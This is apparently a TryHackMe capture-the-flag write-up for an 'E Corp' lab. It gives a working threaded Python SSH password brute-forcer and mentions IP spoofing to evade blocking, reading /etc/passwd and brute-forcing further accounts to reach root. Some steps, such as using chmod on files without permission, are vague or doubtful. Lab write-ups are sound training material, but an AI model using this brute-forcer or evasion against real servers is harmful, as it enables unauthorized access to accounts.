



E Corp Tryhackme Writeup

Get Initial access

so now we need to get inital access, in hint we read a message: “His life look perfect”, that remember me a person, Tyrell Wellik.

Get his password

Hint tell me his password as base64 encoded, so let’s create an ssh bruteforce with base64 encode password(i use python for that)




```
import socket
from base64 import b64encode
import paramiko
import string
from random import sample
from threading import Thread

chrs = string.printable

def test(password):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(hostname="10.10.85.192",username="tyrell",password=password,port=22,)
    except:
        pass
    else:
        print(password)
        exit()

tested = []

n = 1
c = 1

while True:
    password = "".join(sample(chrs, n))
    try:
        password = bytes(password)
    except:
        password = bytes(password, encoding="utf8")
    password = b64encode(password)
    if password not in tested:
        tested.append(password)
        thread = Thread(target=test, args=(password,))
        thread.start()
        thread.join()
        print(c)
        c += 1
    if len(tested) == n*len(chrs):
        n += 1
        tested.clear()
```

Let’s test

First problem with initial access

When we use bruteforce, the server will block requests, so try to spoof the ip address (I will use scapy).

Now we found his password, let’s connect via ssh.
Exec ***ls -lah*** to view all file in dir



```
tyrell@e-corp:~$ ls -lah
total 16K
drwxr-xr-x 3 tyrell tyrell 4.0K Feb 12 09:31 .
drwxr-xr-x 4 root   root   4.0K Feb 12 08:07 ..
drwx------ 2 tyrell tyrell 4.0K Feb 12 09:31 .cache
---------- 1 tyrell tyrell   66 Feb 12 08:09 .flag1
tyrell@e-corp:~$ 
```

We didn’t cat flag, try to use command ***chmod +r .flag1*** end retry to cat file.

Let’s search second flag

if you search in any dir you found two dir in ***/usr/share*** are unusual.
When we try to access in dir they tell me **Permission denied**, let’s chmod to get access.
Flag 2 founded

It’s time to escalate privilege

When we searched flag2 we found another user, phillip.
Let’s get his password, but now we use tyrell access to bruteforce.
When you found password use **su phillip**

Let’s finding flag3

Now search in /home/phillip to check if we have his flag here.

Let’s finding flag4

Now we return to ***/usr/share*** and try to access phillip dir.
When we try to access the dir he says **Permission denied**.

Try to use chmod to gain access.
Wow, root found an intrusion, go to get root to block him and be a king.

It’s time to root

Let’s cat ***/etc/passwd***. We found two root accounts, root and whiterose. Bruteforce password and exec ***su whiterose***.

Find flag5

go to root dir and exec ***cat*** to get flag5

Find flag6

let’s find flag6 using ***find***.
I didn’t find anything. Let’s search manual, we found a insolit dir in ***/usr/src*** again to get access.

Congratulations

You get root to the e-corp server.